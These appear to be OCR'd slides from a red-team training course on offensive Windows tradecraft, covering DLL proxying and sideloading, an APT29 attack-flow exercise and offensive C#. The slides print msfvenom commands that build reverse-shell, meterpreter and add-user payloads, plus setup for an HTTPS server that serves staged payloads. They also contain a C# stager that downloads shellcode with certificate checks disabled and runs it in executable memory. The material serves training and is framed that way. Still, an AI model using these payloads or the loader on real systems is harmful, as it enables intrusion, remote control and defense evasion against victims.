DAY - 2

Tradecraft Development for Offensive Operations

UAC

AMSI

CLM

UAC

Applocker

WDAC

WDAG

WDEG (ASR)

Remote-CG & CG
(Credential Guard)

Module 4

APT Simulation

DLL Proxying

- Find the missing & hijackable dlls then select the target dll
- Find the original dll for the selected target dll
  - For instance, dummy.dll
- Rename the original dll
  - dummy.dll -> dummy_orig.dll
- Extract the DLL Exports from original dll & format in a “comment directive” in a separate header file (eg. exports.h) then include it in a main c/cpp file
  - #pragma comment(linker, “/export:DummyFunc=dummy_orig.DummyFunc, @1”)
- Craft new malicious dll & compile it under name “dummy.dll”




Image Ref : https://cihansol.com/blog/index.php/2021/09/14/windows-dll-proxying-hijacking/

Contd..

- Once the malicious dll is ready, move both the malicious dll (dummy.dll) & renamed original dll (dummy_orig.dll) to the hijackable directory

- Upon execution of the application the corresponding malware dll gets loaded into the process memory of the application

- It'll execute the shellcode, as well as if any request is made to function from original dummy.dll the malicious dll act as a proxy to the original dll (dummy_orig.dll)


Exercise 5 :

Simulating APT29 aka “Cozy Bear” Initial Access TTP

DLL Sideloading Exercise Solution :

https://docs.google.com/document/d/1449kcBxJ0kWHqioCpzA_CHG85zlgbeQdoiGQufoNEjI/edit?usp=sharing

Attack Flow


© CyberWarFare Labs
ISO
.docm
Auto Open( )
Payload
Traffic.dll
Zoom exe
dll sideload
Bypass Defenses
C2 Server
KillChain
© CyberWarFare Labs
© CyberWarFare Labs


Offensive C# Tradecraft

Introduction to C#

- Object Oriented / Component Oriented Programming Language used to built secure and robust applications that runs on .NET ecosystem.


- Included in .NET Languages by Microsoft :
  - C#
  - VB.NET
  - F-Sharp (F#)
  - Jscript
  - C++ (Managed)

- Offers a wide variety of Features




Why Learn C# from a Red Team Perspective ?

- ➔ PowerShell based attacks are easily detected (not OPSEC safe)
- ➔ More PowerShell Focused Defences available (CLM, JEA, JIT, logging etc)
- ➔ C# backed by .NET Framework
- ➔ Used for building important components for Windows OS
- ➔ Have Capability to Bypass AVs, EDRs
- ➔ Not Monitored
- ➔ Calling Windows APIs, 3rd party DLLs, Functions etc are easy with C#
- ➔ .NET Framework are present from Windows Vista
- ➔ Easy to use, Portable & Reuse Code
- ➔ Still need more ?



Intermediate Language (IL) & Common Language Runtime (CLR)

- CLR, Known as the heart of .NET Framework
- Can be thought as a Virtual Execution System having unified set of clas libraries
- It runs code and provides services that make the execution process easier
- It is not an interpreter, rather it perform Just-In Time (JIT) Compilation
- During Compilation, Source code written in .NET languages (C# etc), are compiled to Common Intermediate Language (CIL)
- After compilation, these IL code & resources are stored in executable file called assembly (exe or DLL)
- During Execution, the assembly is loaded into CLR, CLR performs the compilation to convert the IL code to Machine Instructions.



2.1 C# Basics

2.2.1 Standard Input / Output Operations

```
using System;

public class Example {
     public static void Main()
     {
          Console.Write("Hello ");
          Console.WriteLine("World!");
          Console.Write("Enter your name: ");
          String name = Console.ReadLine();
          Console.Write("Good day, ");
          Console.Write(name);
          Console.WriteLine("!");
     }
}
// The example displays output similar to the following:
//       Hello World!
//       Enter your name: James
//       Good day, James!
```

Note : Please do not Copy / Paste Codes, they are available in a separate file

Identifying if a Process is Running (User Input Process Name)

```
using System;
using System.Diagnostics;

namespace status
{
	class Program
	{
		public static void Main(string[] args)
		{
			Console.WriteLine("Enter Process Name:");
			String r = Console.ReadLine();
			Process[] All = Process.GetProcessesByName(r);
			if (All.Length == 0)
			{
				Console.WriteLine("Process NOT Available: {0}", r);
			}
			else
			{
				Console.WriteLine("Process IS Available: {0}", r);
			}
		}
	}
}
```

3.2.4 Identifying All Processes Status

```
using System;
using System.Diagnostics;

namespace ProcessStatus
{
    class Program
    {
        static void Main(string[] args)
        {
            Process[] processes = Process.GetProcesses();

            foreach (Process process in processes)
            {
                Console.WriteLine("Process Name: {0}, Responding: {1}", process.ProcessName, process.Responding);
            }

            Console.Write("press enter");
            Console.ReadLine();
        }
    }
}
```

Reference : https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocesses?view=net-5.0

Payload Types :

Singles:

```
msfvenom -p windows/adduser USER=h4ck3r PASS=Password X > Payload.exe
```

Stagers:

```
msfvenom -a x86 –platform windows -p windows/shell/reverse_tcp
LHOST=10.10.10.1 LPORT=9999 -b “\x00” -e x86/shikata_ga_nai -f exe -o
/Payloads/Payload.exe
```

Stageless:

```
msfvenom -p windows/meterpreter_reverse_tcp LHOST=10.10.10.1 LPORT=9999
EXTENSIONS=stdapi,priv -f exe -x ~/scratch/ImmunityDevugger.exe -o
/Payloads/Payload.exe
```

3.3 Offensive C# Trade-Craft

3.3.1 Custom C# code for Meterpreter Stager Execution

Generate Payload

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<Attack_IP> LPORT=8080 -f exe > rev.exe
```

Setup Server to fetch **Staged** Payload URL

```
openssl genrsa > privkey.pem
```

```
openssl req -new -x509 -key privkey.pem -out crt.pem -days 365
```

```
twistd -n web -c crt.pem -k privkey.pem --https=8080
```

Fetched **Staged** Payload URL

```
2021-03-11T16:54:16+0530 [twisted.python.log#info] "192.168.29.221" - - [11/Mar/2021:11:24:15 +0000] "GET /p1ik7DWihxL3gvaAl8sKMgbwdrMFocOLlAXeaHM5dG8_fY28fRDKp_C8c79vD
y6a211Ml1gWTHLGRUM_vkO7izA8FpGbqfnWK0KFLt7HqMD2PNHtq3LC626XmjQuBMDA7NSCuA7lSmx HTTP/1.1" 200 199 "-" "-"
```

Note : Install Twisted using **pip install twisted**

Level-1
DLL & their Functions

```
using System;
using System.Net;
using System.Text;
using System.Configuration.Install;
using System.Runtime.InteropServices;
using System.Security.Cryptography.X509Certificates;

public class Program
{

    //https://docs.microsoft.com/en-us/windows/desktop/api/memoryapi/nf-memoryapi-virtualalloc
    [DllImport("kernel32")]
    private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

    //https://docs.microsoft.com/en-us/windows/desktop/api/processthreadsapi/nf-processthreadsapi-createthread
    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr
param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

    //https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
```

Note : Please do not Copy / Paste Codes, they are available in a separate file

Level-2
DLL & their Functions


```
public static void Main()
    {
        string url = "<Custom_Stage_Payload_URL>";
        Stager(url);
    }

public static void Stager(string url)
    {

        WebClient wc = new WebClient();
        wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/60.0.3112.113 Safari/537.36");
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };

        byte[] shellcode = wc.DownloadData(url);

        UInt32 codeAddr = VirtualAlloc(0, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Marshal.Copy(shellcode, 0, (IntPtr)(codeAddr), shellcode.Length);
        IntPtr threatHandle = IntPtr.Zero;
        UInt32 threadId = 0;
        IntPtr parameter = IntPtr.Zero;
        threatHandle = CreateThread(0, 0, codeAddr, parameter, 0, ref threadId);
        WaitForSingleObject(threatHandle, 0xFFFFFFFF);

    }


}
```

NOTE : Make sure the URL is properly fetched

Windows API

- **Introduction to API**
  - Set of predefined Windows Functions used to control the appearance and behaviour of Windows Elements.
  - Each and every user action causes the execution of several API functions.
  - Windows APIs resides in DLLs like User32.dll, Kernel32.dll present in System32 folder location.
  - Languages like C#, F# etc provides a way to access the access Windows APIs
  - APIs in .NET are called through Platform Interop Services (System.Runtime.InteropServices namespace)
  - APIs can be used by Binaries, DLLs etc to perform recon / elevate privileges etc in a target environment.

MS APIs Docs: https://docs.microsoft.com/en-us/windows/win32/apiindex/windows-api-list



Reference : https://docs.microsoft.com/en-us/previous-versions//aa383723(v=vs.85)?redirectedfrom=MSDN

Example of API call (or Function call) :

```
HANDLE OpenProcess(
  DWORD dwDesiredAccess,
  BOOL  bInheritHandle,
  DWORD dwProcessId
);
```

- Important DLLs containing API functions :
  - Kernel32.dll (Interact with Processes, Threads)
  - User32.dll (Handle GUI, Peripherals etc)
  - Shell32.dll (Windows Shell)
  - Netapi32.dll (Networking Operations)
  - Advapi.dll (Manage Windows services, registry etc)
  - NTDLL.dll

- To check the mapping of functions and DLLs, always check the Requirements section in the MS Documentation.

- Tools like DependancyWalker can be used to retrieve the DLLs & Functions a Windows module (exe, dll, ocx etc) calls during execution.


4.2 Windows API Components


4.2.1 Process

- Process is a execution of a program and program contains a set of instructions.

- Any executing program is called a Process

- Attributes of a Process :
    - Process ID
    - CPU Scheduling Information
    - Process State (Ready, Terminated, Suspended, Running)
    - I/O Status Information
    - CPU Registers
    - Token Information





Ref : https://raw.githubusercontent.com/corkami/pics/master/binary/pe101/pe101.png

Thread

- Threads are subset of Process
- They are not independent of one another and hence share code section, address space & Data Section with other threads
- Threads runs in same memory space as the process it belongs to
- They directly communicate with other threads of it's process
- Create more threads and run code

